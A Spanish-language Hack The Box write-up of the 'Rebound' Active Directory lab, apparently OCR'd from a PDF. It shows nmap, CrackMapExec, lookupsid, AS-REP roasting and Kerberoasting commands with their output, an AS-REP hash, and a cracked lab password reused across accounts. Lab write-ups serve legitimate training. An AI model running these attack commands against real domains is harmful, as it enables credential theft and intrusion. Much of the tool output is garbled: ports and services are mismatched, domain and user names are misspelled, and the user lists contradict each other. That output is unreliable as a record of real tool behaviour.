

Hack The Box - Rebound	
Sistema Operativo:	Windows
Dificultad:	Insane
Release:	09/09/2023
Skills Required	
<ul style="list-style-type: none"> ● Advanced Active Directory Enumeration ● Bloodhound ● Kerberos & Kerberos Delegation 	
Skills Learned	
<ul style="list-style-type: none"> ● Pre-authentication Kerberoasting ● Cross-session relay attack ● Resource-Based Constrained Delegation (RBCD) ● Binary Static Analysis ● S4U2Self & S4U2Proxy 	

La máquina **Rebound**, catalogada con nivel *Insane* en HackTheBox, constituye un desafío avanzado en entornos **Windows** y **Active Directory**, diseñado para poner a prueba la capacidad de análisis y explotación en escenarios complejos de seguridad corporativa. El recorrido de intrusión se articula en múltiples fases encadenadas que ilustran con claridad la interacción entre técnicas clásicas y vectores modernos de ataque. El proceso inicial parte de la **enumeración de usuarios mediante RID cycling**, que permite identificar una cuenta vulnerable a **AS-REP Roasting**. A partir de su **TGT**, se desencadena un ataque de **Kerberoasting** sobre otra cuenta con contraseña débil, abriendo la puerta a la explotación de **ACLs mal configuradas**. Estas debilidades facultan el acceso a un grupo con privilegios de **FullControl** sobre una unidad organizativa, habilitando un **Descendant Object Takeover (DOT)** y, posteriormente, un ataque de **ShadowCredentials** sobre un usuario con acceso remoto vía **WinRM**.

La cadena de explotación se intensifica con la aplicación de un **cross-session relay**, técnica que permite capturar el **hash NetNTLMv2** de un usuario conectado. Una vez descifrado, este conduce a la lectura de la contraseña de una **Group Managed Service Account (gMSA)**, cuya capacidad de delegación, aunque limitada por la ausencia de transición de protocolo, se convierte en el punto de partida para un ataque de **Resource-Based Constrained Delegation (RBCD)**. Mediante esta técnica, se logra la **suplantación del Domain Controller** y la ejecución de un **DCSync attack**, consolidando finalmente privilegios de administrador de dominio y completando el compromiso total de la infraestructura.



Enumeración

La dirección IP de la máquina víctima es 10.129.229.114. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.229.114
PING 10.129.229.114 (10.129.229.114) 56(84) bytes of data.
64 bytes from 10.129.229.114: icmp_seq=1 ttl=127 time=51.5 ms
64 bytes from 10.129.229.114: icmp_seq=2 ttl=127 time=57.4 ms
64 bytes from 10.129.229.114: icmp_seq=3 ttl=127 time=54.6 ms
64 bytes from 10.129.229.114: icmp_seq=4 ttl=127 time=54.9 ms
64 bytes from 10.129.229.114: icmp_seq=5 ttl=127 time=51.9 ms

--- 10.129.229.114 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4820ms
rtt min/avg/max/mdev = 51.481/54.060/57.410/2.171 ms

(administrador㉿kali)-[~/Descargas]
└─$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.229.114 -oN scanner_rebound** para descubrir los puertos abiertos y sus versiones:

- (**-p-**): realiza un escaneo de todos los puertos abiertos.
- (**-sS**): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- (**-sC**): utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- (**-sV**): Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- (**--min-rate 5000**): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.



```

[administrator@kali:~/Descargas]
$ cat nmap/scanner_rebound
# Nmap 7.94SVN scan initiated Mon Dec 9 18:10:42 2024 as: /usr/lib/nmap/nmap -p- -S5 -Sv --min-rate 5000 -vvv -Pn -oN nmap/scanner_rebound 10.129.229.114
Increasing send delay for 10.129.229.114 from 40 to 80 due to 371 out of 1239 dropped probes since last increase.
Warning: 10.129.229.114 giving up on port because retransmission cap hit (10).
Increasing send delay for 10.129.229.114 from 0x40 to 1000 due to 226 out of 732 dropped probes since last increase.
Nmap scan report for 10.129.229.114
Host is up, received user-set (0.10s latency).
Scanned at 2024-12-09 08:42 CET for 99s
Not shown: 659/22 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
53/tcp    open  domain       syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http         syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2024-12-10 00:11:28Z)
88/tcp    open  kerberos-sec syn-ack ttl 127 Microsoft Windows RPC
105/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows NetBIOS-SSN
389/tcp   open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rebound.hbt0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:dc01.rebound.hbt
|   Issuer: commonName=rebound-DC01-CA/domainComponent=rebound
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-08-25T22:48:10
| Not valid after: 2024-08-24T22:48:10
| MD5: 6605:bae:f659:f55:d80b:7a18:adfb:6ce8
| SHA-1: af8bec72:799e:a0f:41ad:0302:eff5:a6ab:22f0:1c74
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?   syn-ack ttl 127
593/tcp   open  ncacn_http  syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rebound.hbt0., Site: Default-First-Site-Name)
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:dc01.rebound.hbt
|   Issuer: commonName=rebound-DC01-CA/domainComponent=rebound
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-08-25T22:48:10
| Not valid after: 2024-08-24T22:48:10
| MD5: 6605:bae:f659:f55:d80b:7a18:adfb:0ce8
| SHA-1: af8bec72:799e:a0f:41ad:0302:eff5:a6ab:22f0:1c74
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
5268/tcp  open  ldap         syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rebound.hbt0., Site: Default-First-Site-Name)
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:dc01.rebound.hbt
|   Issuer: commonName=rebound-DC01-CA/domainComponent=rebound
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-08-25T22:48:10
| Not valid after: 2024-08-24T22:48:10
| MD5: 6605:bae:f659:f55:d80b:7a18:adfb:6ce8
| SHA-1: af8bec72:799e:a0f:41ad:0302:eff5:a6ab:22f0:1c74
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
3269/tcp  open  ssl/ldap    syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rebound.hbt0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:dc01.rebound.hbt
|   Issuer: commonName=rebound-DC01-CA/domainComponent=rebound
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-08-25T22:48:10
| Not valid after: 2024-08-24T22:48:10
| MD5: 6605:bae:f659:f55:d80b:7a18:adfb:6ce8
| SHA-1: af8bec72:799e:a0f:41ad:0302:eff5:a6ab:22f0:1c74
|_ssl-date: 2024-12-10T00:12:35+00:00; +7h00m14s from scanner time.
5985/tcp  open  http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
0799/tcp  filtered unknown  no-response
7973/tcp  filtered unknown  no-response
8897/tcp  filtered ddi-tcp-4  no-response
9380/tcp  open  mc-nmf    syn-ack ttl 127 .NET Message Framing
1259/tcp  filtered unknown  no-response
1262/tcp  filtered unknown  no-response
1366/tcp  filtered unknown  no-response
16383/tcp filtered unknown  no-response
25797/tcp filtered unknown  no-response
30481/tcp filtered unknown  no-response
33129/tcp filtered unknown  no-response
34314/tcp filtered unknown  no-response
35119/tcp filtered unknown  no-response
40690/tcp filtered unknown  no-response
44653/tcp filtered unknown  no-response
47001/tcp open  http        syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47107/tcp filtered unknown  no-response
48048/tcp filtered jikka   no-response
48560/tcp filtered unknown  no-response
49664/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49694/tcp open  ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49696/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49701/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49717/tcp filtered unknown  no-response
49725/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
49734/tcp open  msrpc      syn-ack ttl 127 Microsoft Windows RPC
50855/tcp filtered unknown  no-response
50923/tcp filtered unknown  no-response
57104/tcp filtered unknown  no-response
59702/tcp filtered unknown  no-response
60634/tcp filtered unknown  no-response
61872/tcp filtered unknown  no-response
62658/tcp filtered unknown  no-response
63177/tcp filtered unknown  no-response
64154/tcp filtered unknown  no-response
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
  Checking for Conficker.C or higher...
  Check 1 (port 21647/tcp): CLEAN (Couldn't connect)
  Check 2 (port 9672/tcp): CLEAN (Couldn't connect)
  Check 3 (port 37861/udp): CLEAN (Timeout)
  Check 4 (port 42422/udp): CLEAN (Failed to receive data)
  _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
  date: 2024-12-10T00:12:28
  start date: N/A
|_clock-skew: mean: 7h00m13s, deviation: 0s, median: 7h00m13s
| smb2-security-mode:
  3:1:1
|_  Message signing enabled and required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 9 18:12:21 2024 -- 1 IP address (1 host up) scanned in 99.11 seconds


```



La utilización de **CrackMapExec** se erigió como vector instrumental para la obtención de información exhaustiva acerca de la infraestructura objetivo, la cual se reveló como un **Windows Server 2019**. Este hallazgo inicial constituyó la base sobre la que se articularon las fases subsiguientes de reconocimiento y explotación.

```
(administrador@kali)-[~/Descargas]
└$ crackmapexec smb 10.129.229.114
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB    10.129.229.114  445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
```

El reconocimiento preliminar, ejecutado mediante un **barrido sistemático con Nmap**, puso de manifiesto la existencia de un **dominio corporativo**. El análisis minucioso de los servicios expuestos permitió identificar, en puertos específicos —como el **636/TCP**— la denominación **dc01.rebound.htb**, indicio inequívoco de la presencia de un **controlador de dominio**. En consecuencia, se procedió a la actualización del archivo **/etc/hosts** en la máquina atacante, con el propósito de garantizar la resolución adecuada del hostname en el marco de las pruebas de intrusión.



```
Abrir ▾ Guardar : 
hosts /etc
1 127.0.0.1      localhost
2 127.0.1.1      vbox
3 10.129.229.114 dc01.rebound.htb rebound.htb dc01
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1  localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
```

Análisis de Active Directory

La inspección ulterior de la superficie de ataque reveló la exposición del puerto **445/TCP**, correspondiente al protocolo **SMB**, circunstancia que habilitó un intento de enumeración de recursos compartidos bajo el contexto del usuario **guest**.

```
(administrador@kali)-[~/Descargas]
└$ crackmapexec smb 10.129.229.114 smb -u guest -p '' --shares
SMB    10.129.229.114  445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB    10.129.229.114  445   DC01      [*] rebound.htb\guest:
SMB    10.129.229.114  445   DC01      [*] Enumerated shares
SMB    10.129.229.114  445   DC01      Share          Permissions      Remark
SMB    10.129.229.114  445   DC01      -----          -----
SMB    10.129.229.114  445   DC01      ADMIN\$          Remote Admin
SMB    10.129.229.114  445   DC01      C$             Default share
SMB    10.129.229.114  445   DC01      IPC\$          READ           Remote IPC
SMB    10.129.229.114  445   DC01      NETLOGON        Logon server share
SMB    10.129.229.114  445   DC01      Shared          READ           Logon server share
SMB    10.129.229.114  445   DC01      SYSVOL         READ           Logon server share
```

La operación arrojó un resultado positivo, si bien el recurso **Shared** se encontraba desprovisto de contenido, lo que limitó su utilidad práctica en esta fase del ejercicio. No obstante, el hallazgo corroboró la existencia de un entorno de **Active Directory** susceptible de ser objeto de técnicas avanzadas de enumeración y explotación.

```
(administrador@kali)-[~/Descargas]
└$ crackmapexec smb 10.129.229.114 smb -u guest -p '' --spider Shared --regex .
SMB    10.129.229.114  445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB    10.129.229.114  445   DC01      [*] rebound.htb\guest:
SMB    10.129.229.114  445   DC01      [*] Started spidering
SMB    10.129.229.114  445   DC01      [*] Spidering .
SMB    10.129.229.114  445   DC01      //10.129.229.114/Shared/. [dir]
SMB    10.129.229.114  445   DC01      //10.129.229.114/Shared//.. [dir]
SMB    10.129.229.114  445   DC01      [*] Done spidering (Completed in 0.34576845169067383)
```



A partir de la información recabada en fases iniciales, se procedió a la **enumeración de cuentas de usuario mediante fuerza bruta de Relative Identifiers (RIDs)** utilizando **CrackMapExec**. En el ecosistema de **Active Directory**, cada entidad de seguridad —ya se trate de usuarios, grupos o equipos— se encuentra representada de manera unívoca por un **Security Identifier (SID)**, compuesto por el SID base del dominio y un sufijo numérico denominado **Relative Identifier (RID)**. Este último constituye un valor asignado en el momento de creación del objeto, cuya generación se halla centralizada en el **RID Master FSMO (Flexible Single Master Operation)**. La función primordial del RID es garantizar la unicidad de cada SID dentro del dominio, preservando así la integridad de las referencias de seguridad. La enumeración sistemática de RIDs permite, por correlación, inferir la existencia de cuentas y grupos incluso en ausencia de credenciales válidas, erigiéndose como una técnica de reconocimiento de carácter pasivo-activo de elevado valor estratégico en las fases embrionarias de una intrusión.

```
(administrador@kali)-[~/Descargas]
└$ crackmapexec smb 10.129.229.114 snb -u guest -p '' --rid-brute 10000
[+] Windows Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
[!] rebound\http\guest
[!] Guest forcing RIDs
[!] Create forcing RIDs
[+] rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
[+] rebound\Administrator (SidTypeUser)
[+] rebound\Guest (SidTypeUser)
[+] rebound\user (SidTypeUser)
[+] rebound\krbtgt (SidTypeUser)
[+] rebound\Domain Admins (SidTypeGroup)
[+] rebound\Domains (SidTypeGroup)
[+] rebound\Local Guests (SidTypeGroup)
[+] rebound\Domain Computers (SidTypeGroup)
[+] rebound\Domain Controllers (SidTypeGroup)
[+] rebound\cert Publishers (SidTypeAlias)
[+] rebound\Schema Admins (SidTypeGroup)
[+] rebound\Enterprise Admins (SidTypeGroup)
[+] rebound\Group Policy Creator Owners (SidTypeGroup)
[+] rebound\Hyper-V Administrators (SidTypeGroup)
[+] rebound\Cloneable Domain Controllers (SidTypeGroup)
[+] rebound\Protected Users (SidTypeGroup)
[+] rebound\Key Admins (SidTypeGroup)
[+] rebound\Enterprise Key Admins (SidTypeGroup)
[+] rebound\RPC and IAS Servers (SidTypeAlias)
[+] rebound\Allowed RODC Password Replication Group (SidTypeAlias)
[+] rebound\Enabled RODC Password Replication Group (SidTypeAlias)
[+] rebound\dnsupdateproxy (SidTypeGroup)
[+] rebound\dnssadmin (SidTypeAlias)
[+] rebound\dnssupdateproxy (SidTypeGroup)
[+] rebound\ppau (SidTypeUser)
[+] rebound\lumon (SidTypeUser)
[+] rebound\fflock (SidTypeUser)
[+] rebound\jlock (SidTypeUser)
[+] rebound\mdmproxy (SidTypeUser)
[+] rebound\mdmproxyclone (SidTypeUser)
[+] rebound\mdmproxy (SidTypeUser)
[+] rebound\anon (SidTypeUser)
[+] rebound\ldapon (SidTypeUser)
[+] rebound\ldaps (SidTypeUser)
[+] rebound\ldapsmonitor (SidTypeUser)
[+] rebound\ldap monitor (SidTypeUser)
[+] rebound\ldap (SidTypeUser)
[+] rebound\ldap (SidTypeUser)
[+] rebound\ldaps (SidTypeUser)
[+] rebound\wirrm_svc (SidTypeUser)
[+] rebound\batch_runner (SidTypeUser)
[+] rebound\ldbrady (SidTypeUser)
[+] rebound\delegator\$ (SidTypeUser)
```

De manera análoga, el mismo resultado podría haberse alcanzado mediante el script **lookupsid**, integrado en la suite **Impacket**, el cual implementa un procedimiento de enumeración de identificadores de seguridad a través de fuerza bruta sobre el espacio de RIDs. Esta herramienta establece una conexión **DCE/RPC** con el servicio **LSARPC** expuesto por el sistema Windows objetivo, iterando secuencialmente sobre un rango de RIDs y concatenando cada valor con el SID base del dominio para reconstruir el identificador completo de cada entidad de seguridad detectada.

En el modelo de seguridad de Windows, un **SID** constituye un identificador único, inmutable y no reutilizable, que representa de forma inequívoca a un principal de seguridad—ya sea una cuenta de usuario, un grupo, un equipo o incluso un proceso ejecutado en su contexto—. Dichos identificadores se generan en el momento de creación del objeto por la autoridad de seguridad competente (la **Local Security Authority** en el caso de cuentas locales, o el **controlador de dominio** en el caso de cuentas de dominio) y se almacenan como atributo asociado en la base de datos de seguridad o en **Active Directory**. Su estructura binaria incorpora, entre otros campos, el identificador de la autoridad emisora, el identificador del dominio y el RID, este último asignado de forma incremental por el **RID Master FSMO**, con el fin de garantizar la unicidad dentro del dominio y evitar colisiones en la representación de entidades de seguridad.



El script **lookupsid** capitaliza esta arquitectura para, sin necesidad de credenciales privilegiadas, **inferir la existencia de cuentas y grupos** a partir de la correlación entre RIDs y nombres de cuenta, proporcionando de este modo un **mapa preliminar de la superficie de ataque** en entornos **Active Directory**. Este procedimiento, de naturaleza eminentemente heurística, constituye un recurso de gran valor en fases de reconocimiento, al permitir delinear la topología de identidades sin incurrir en acciones ruidosas que pudieran alertar mecanismos de defensa.

```
(administrador@kali)-[~/Descargas]
└$ impacket-lookupsid -no-pass 'guest@rebound.htb' 20000
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at rebound.htb
[*] StringBinding nacn_np:rebound.hbt[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4076382237-1492182817-2568127209
498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: rebound\Administrators (SidTypeUser)
501: rebound\Guest (SidTypeUser)
502: rebound\Krbtgt (SidTypeUser)
512: rebound\Domain Admins (SidTypeGroup)
513: rebound\Domain Users (SidTypeGroup)
514: rebound\Domain Guests (SidTypeGroup)
515: rebound\Domain Computers (SidTypeGroup)
516: rebound\Domain Controllers (SidTypeGroup)
517: rebound\Cert Publishers (SidTypeAlias)
518: rebound\Schema Admins (SidTypeGroup)
519: rebound\Enterprise Admins (SidTypeGroup)
520: rebound\Group Policy Creator Owners (SidTypeGroup)
521: rebound\Read-only Domain Controllers (SidTypeGroup)
522: rebound\Cloneable Domain Controllers (SidTypeGroup)
523: rebound\Protected Users (SidTypeGroup)
526: rebound\Key Admins (SidTypeGroup)
527: rebound\Enterprise Key Admins (SidTypeGroup)
533: rebound\RAs and IAS Servers (SidTypeAlias)
571: rebound\Allowed RODC Password Replication Group (SidTypeAlias)
572: rebound\Denied RODC Password Replication Group (SidTypeAlias)
1000: rebound\DC01\$ (SidTypeUser)
1101: rebound\DsAdmins (SidTypeAlias)
1102: rebound\DsUpdateProxy (SidTypeGroup)
1051: rebound\Virtual (SidTypeUser)
2932: rebound\IIS_IUSRS (SidTypeUser)
3382: rebound\fflock (SidTypeUser)
5277: rebound\jjones (SidTypeUser)
5569: rebound\jmalone (SidTypeUser)
5680: rebound\nnoon (SidTypeUser)
7681: rebound\ldap_monitor (SidTypeUser)
7682: rebound\oorrend (SidTypeUser)
7683: rebound\ServiceMgmt (SidTypeGroup)
7684: rebound\winrm_svc (SidTypeUser)
7685: rebound\batch_runner (SidTypeUser)
7686: rebound\tbrady (SidTypeUser)
7687: rebound\delegator\$ (SidTypeUser)
```

Los resultados obtenidos fueron volcados en un archivo denominado *user*, con el propósito de **preservar la información para fases ulteriores del ejercicio de intrusión**, asegurando la trazabilidad y continuidad metodológica del proceso.

```
(administrador@kali)-[~/Descargas]
└$ impacket-lookupsid -no-pass 'guest@rebound.htb' 20000 | grep SidTypeUser | cut -d' ' -f2 | cut -d'\\' -f2 > user
(administrador@kali)-[~/Descargas]
└$ cat user
Administrator
Guest
Krbtgt
Dc01$*
ppaul
llune
fflock
jjones
jmalone
nnoon
ldap_monitor
oorrend
winrm_svc
batch_runner
tbrady
delegator$
```

Sobre la base del conjunto de cuentas de usuario previamente identificadas, se ejecutó un ataque de tipo **AS REP Roasting**. Esta técnica explota una configuración insegura en entornos **Kerberos**, concretamente la ausencia del requisito de **preautenticación** para determinadas cuentas de dominio. En condiciones normales, el protocolo exige que el cliente remita, junto con la solicitud inicial (**AS REQ**), un sello temporal cifrado con la clave derivada de su contraseña, lo que faculta al **Key Distribution Center (KDC)** para verificar la identidad antes de emitir credenciales.

Sin embargo, cuando el atributo **UF_DONT_REQUIRE_PREAUTH** se encuentra habilitado, el KDC omite dicha verificación y responde directamente con un mensaje **AS REP** que contiene un **Ticket Granting Ticket (TGT)** cifrado con la clave del usuario. Este artefacto puede ser capturado y sometido a ataques de fuerza bruta o diccionario en modo **offline**, sin generar múltiples eventos de autenticación fallida en el dominio, lo que incrementa su peligrosidad al reducir la visibilidad de la actividad maliciosa.



En el modelo de seguridad de **Kerberos**, el **TGT** constituye una credencial maestra emitida por el KDC tras la autenticación inicial. Se encuentra cifrado con la clave de la cuenta de servicio **krbtgt** y encapsula, entre otros elementos, una **clave de sesión** y el **Privilege Attribute Certificate (PAC)**, que describe los privilegios asociados al usuario. La posesión de un TGT habilita al cliente para solicitar **Service Tickets (ST)** y acceder a recursos dentro del dominio sin necesidad de reenviar sus credenciales originales, consolidando así la eficiencia del mecanismo de autenticación, pero, al mismo tiempo, exponiendo un vector crítico de explotación cuando la configuración es deficiente.

Para la fase de explotación se recurrió al script `GetNPUsers.py`, perteneciente a la suite **Impacket**, concebido para enumerar usuarios con el flag `UF_DONT_REQUIRE_PREAUTH` y solicitar sus correspondientes **Ticket Granting Tickets (TGTs)**. El procedimiento establece una conexión con el servicio **Kerberos** del controlador de dominio y, para cada usuario objetivo, emite una petición **AS REQ** carente de datos de preautenticación. En aquellos casos en que la cuenta resulta vulnerable, el **Key Distribution Center (KDC)** responde con un mensaje **AS REP** que contiene el TGT cifrado, el cual es formateado por la herramienta para su utilización directa en crackers como **Hashcat** o **John the Ripper**.

El flag **UF_DONT_REQUIRE_PREAUTH** constituye un bit de la propiedad **userAccountControl** en **Active Directory** (valor hexadecimal **0x00400000**) que indica que la cuenta no está obligada a presentar datos de preautenticación Kerberos. Si bien su existencia puede responder a usos legítimos en escenarios muy específicos, su activación expone la cuenta a ataques de tipo **AS REP Roasting**, motivo por el cual se considera una práctica de seguridad deficiente y contraria a las recomendaciones de endurecimiento de entornos corporativos.

En el presente ejercicio, la ejecución de **GetNPUsers.py** permitió obtener el TGT correspondiente al usuario *jjones*. Sin embargo, los intentos de descifrado del hash derivado no condujeron a la obtención de una contraseña en texto claro, circunstancia que obligó a **replantear la estrategia de intrusión** y explorar vectores alternativos de explotación. Conviene señalar que herramientas como **NetExec** ofrecen funcionalidades equivalentes para esta fase de enumeración y extracción de TGTs, constituyendo opciones complementarias dentro del arsenal metodológico de un pentester.

```
[ administrador@kali:~/Descargas ]  
└$ netexec ldap rebound.ntb -u users -p '' --asreproast as_rep.txt --kdcHost 10.129.229.114  
SMB 10.129.229.114 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.ntb) (signing:True) (SMBv1:False)  
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)  
LDAP 10.129.229.114 445 DC01 Skrb5asrep$23$jjones@REBOUND.HTB:a0f9bc3d7582d679338015fb453a42ab$d99da2a6563bf5b65b2c816cc2753c62fc87e3b538bc4b92a  
b8d3d36d279941e9ba8e139f205eacf10d6757e226bf9d2dc31e8d2ec30533bd1e8d4c15e408#05dd8c1f375b3780093815f52c8597c90588f1f84202c55812b7c95cc203614d3ada7a859fc2d8931ba0  
410a2f52865a5519dd41076327fe00fecba0f8a94c06e4c40e9928a59693541fc6a6c2e336804bd6d89ef709644ac09e983d6e9857a?  
[ administrador@kali:~/Descargas ]
```



Investigaciones recientes han puesto de relieve que una cuenta vulnerable a AS REP Roasting puede, bajo determinadas condiciones, ser igualmente explotada para la ejecución de un Kerberoasting sin preautenticación. Para ello resulta suficiente emplear la opción *-no-preauth* del script `GetUserSPNs.py`, perteneciente a la suite **Impacket**, solicitando Ticket Granting Service (TGS) a partir del Ticket Granting Ticket (TGT) previamente obtenido, en este caso, el correspondiente al usuario *jones*.

En el ecosistema de Kerberos, el TGS constituye el servicio lógico alojado en el **Key Distribution Center (KDC)**, encargado de emitir **Service Tickets (ST)** que facultan a un cliente autenticado para acceder a servicios específicos dentro del dominio. El flujo ordinario implica que el cliente, tras autenticarse ante el **Authentication Service (AS)** y recibir un TGT, presenta dicho artefacto al TGS junto con la identificación del servicio deseado (**Service Principal Name, SPN**). El TGS valida el TGT, descifrándolo con la clave de la cuenta **krbtgt**, y, si resulta legítimo, genera un ST cifrado con la clave del servicio de destino. Este mecanismo evita que el usuario deba reenviar sus credenciales originales para cada recurso, reduciendo la exposición de secretos y optimizando la autenticación mutua en entornos corporativos.

En el escenario analizado, el TGS emitido para un SPN asociado a una cuenta de servicio pudo ser extraído y sometido a ataques de fuerza bruta en modo **offline**, técnica conocida como **Kerberoasting**. Con este propósito, almacené el ticket obtenido para intentar su descifrado mediante **John the Ripper**, apoyándome en el diccionario **rockyou**, con el objetivo de recuperar credenciales en texto claro que habilitaran un acceso privilegiado dentro del dominio.



El proceso de descifrado reveló la contraseña asociada al usuario **Idap_monitor**, cuya validez fue corroborada mediante **CrackMapExec**.

```
[administrator@kali]:~/Descargas]
└$ john kerberoasting_hashes --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/administrador/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Krb5tgt, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1GR8t@$$4u          (?)
1g 0:00:00:04 DONE (2024-12-09 18:55) 0.2004g/s 2613Kp/s 2613KC/s 2613KC/s 1Gobucs..1DENA
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

No obstante, dichas credenciales no resultaron operativas para el acceso a través de **WinRM**. Ante esta limitación, se verificó su reutilización en otras cuentas habilitando la opción **--continue-on-success**, lo que permitió confirmar su validez también para el usuario **oorent**, ampliando así el espectro de identidades comprometidas dentro del dominio.

```
[administrator@kali]:~/Descargas]
└$ crackmapexec smb 10.129.229.114 -u ldap_monitor -p '1GR8t@$$4u'
SMB          10.129.229.114    445   DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB          10.129.229.114    445   DC01      [*] rebound.htb\ldap_monitor:1GR8t@$$4u

[administrator@kali]:~/Descargas]
└$ crackmapexec winrm 10.129.229.114 -u ldap_monitor -p '1GR8t@$$4u'
SMB          10.129.229.114    5985  DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb)
HTTP         10.129.229.114    5985  DC01      [*] http://10.129.229.114:5985/wsman
